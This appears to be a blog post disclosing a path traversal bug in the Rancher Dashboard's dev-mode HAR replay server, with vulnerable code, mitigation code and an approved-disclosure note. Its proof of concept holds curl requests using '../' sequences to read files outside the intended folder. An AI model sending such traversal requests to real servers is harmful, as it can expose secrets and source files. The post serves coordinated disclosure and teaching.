

How I Found a Path Traversal in the Rancher Dashboard via HAR Replay
The issue is considered as a hardening gap by the Rancher Security team, as it resides within a feature limited to dev mode in Rancher Dashboard.
Finding bugs isn’t always about breaking into a live production server. Sometimes the most interesting logic flaws are hiding in the tools developers use every day. While poking around the Rancher Dashboard source code, I found a path traversal vulnerability that allows arbitrary file reads.
The discovery of this specific issue began when a I searched on GitHub using the query repo:rancher/dashboard "path.join". Then based on this finding, a poc was generated with the help of gemini to validate and exploit the path traversal.

What is HAR Replay?
HAR (HTTP Archive) replay is used to simulate API responses locally. Instead of calling real backend services, responses are read from JSON files based on incoming requests. Most common usecase is to generate har file via browser.
This is typically used for:
- Frontend development without backend dependencies
- Debugging API behaviour
- Reproducing issues
Where the Problem Starts
The Dashboard includes a feature for HAR Replay. This is utilized for testing purposes, as network responses are allowed to be mocked by reading from local .json files instead of a live API being hit.
The logic handling these requests was located in shell/server/har-file.js.A file path is constructed by the dev server using the incoming request URL.
const name = req.originalUrl.split('?')[0];
const requestFile = path.join(folder, `.${name}.${req.method}.json`);
if (fs.existsSync(requestFile)) {
    const data = fs.readFileSync(requestFile);
    res.send(data);
}
The issue can be broken down as:
- req.originalUrl is user-controlled
- no validation or sanitisation is applied
- path.join() does not prevent traversal
As a result, because “dot-dot-slash” (../) sequences are not validated, a request can be made to climb out of the intended folder so that other parts of the file system may be accessed.
Type: Path Traversal / Local File Inclusion (CWE-22)
Severity: Medium (I believe, but defer to your assessment)
Component: HAR replay via shell/server/har-file.js
Affected Version: Latest main branch (tested on commit bee169a )
Constraint
If HAR replay is enabled and the server is reachable, files from the filesystem can be read. However or this exploit to be successful, it is required that the target file ends in .<method>.json. If a sensitive file is to be read, it must be named something like config.get.json, or an existing file on the system matching that specific pattern must be found.
- Files must exist and match pattern: .<path>.<method>.json
Example:
echo '{"secret":"CONFIDENTIAL_DATA"}' > /tmp/secret.get.json
Then:
curl -k "https://host:8005/v1/../../../tmp/secret"
This resolves to:
/tmp/secret.get.json
If present, the file is returned.
Proof of Concept
- Create HAR file directory and minimal HAR File
# Create HAR file directory
mkdir -p /tmp/github.har
# Create minimal HAR file
cat > /tmp/qa/har/github.har << 'EOF'
{
  "log": {
    "version": "1.2",
    "creator": {"name": "test"},
    "entries": []
  }
}
EOF
# Create test file to demonstrate file read
echo '{"secret":"CONFIDENTIAL_DATA","api_key":"sk-prod-123456"}' > /tmp/secret.get.json
- Start dev server with HAR replay enabled.

nvm install 20
nvm use 20
node -v
yarn install
HAR_FILE=github.har HAR_DIR=har-replay yarn dev
- Start listening on 8005.
Listening on https://0.0.0.0:8005
- Then as attacker trigger the read.
curl -k "https://localhost:8005/v1/../../../proof"

curl -k "https://localhost:8005/v1/../../../tmp/secret"

- Check server logs for both files having `HTTP 200` status shows data of the file in response.

The path is resolved by the server, the existence of the file is confirmed, and the contents are sent back in the HTTP response.
Impact
The issue was reported to the Rancher team, & the actual risk was discussed. This code is not included in production Rancher installs. It is only present when the dashboard is being run from source in a dev environment.
While the impact is limited to development and staging environments where HAR replay has been manually enabled, it is still considered a hardening issue. If a machine is exposed to a local network or a tunnel while this is running, env files and internal source code could potentially be retrieved if the naming convention is followed.
Root Cause
Two main issues can be identified:
- user-controlled input is used in filesystem paths
- path.join() is assumed to be safe against traversal
This assumption is incorrect. It only concatenates paths.
Fix Approach
Hardening can be implemented in a straightforward way.
- Normalise input as normalisation resolves relative path segments like ../ into an absolute path, which is then verified to ensure the file access remains restricted to the intended directory.
// A safer approach
const safeName = path.normalize(name).replace(/^(\.\.(\/|\\|$))+/, '');
const resolvedPath = path.resolve(path.join(folder, `.${safeName}.${method}.json`));
if (!resolvedPath.startsWith(path.resolve(folder))) {
    return res.status(403).send('Forbidden');
}
- Restrict the allowed characters by whitelisting to ensure the path only contains alphanumeric characters, dashes, and slashes
if (!/^[\w\-\/]+$/.test(safeName)) {
  return res.status(400).send('Invalid path');
}
- Enforce directory boundary by resolving both the base directory and the requested file into absolute paths, a simple prefix check confirms that the final location remains strictly contained.
const resolvedPath = path.resolve(requestFile);
const resolvedFolder = path.resolve(folder);
if (!resolvedPath.startsWith(resolvedFolder + path.sep)) {
  return res.status(403).send('Forbidden');
}
Final Thoughts
Appreciation is extended to the Rancher Security Team for the professional triage provided. A reminder that security is not only about the “front door” of a production app, but also the scaffolding built around it.
Input paths should always be validated, even when dev mode is being used.
Disclosure Note
This was reported privately to the Rancher Security Team. It was confirmed that:
- The issue exists only in dev mode with HAR replay enabled.
- It does not apply to production or any other supported deployments.
Approval for public disclosure for educational purposes was provided.
Continue reading on Medium
Enjoyed this article? Visit Medium to leave a comment, clap, or follow Divyanshu for more insights!
Read on MediumMore Articles
EKS Moved to Containerd: GuardDuty's Runtime Alerts Stayed Behind
Understanding why GuardDuty runtime alerts lagged when EKS moved to containerd and why that matters for security monitoring.
Threat Modeling 102: Applying STRIDE to Payments Architecture
Practical application of STRIDE threat modeling methodology to payments architecture for identifying and mitigating security risks.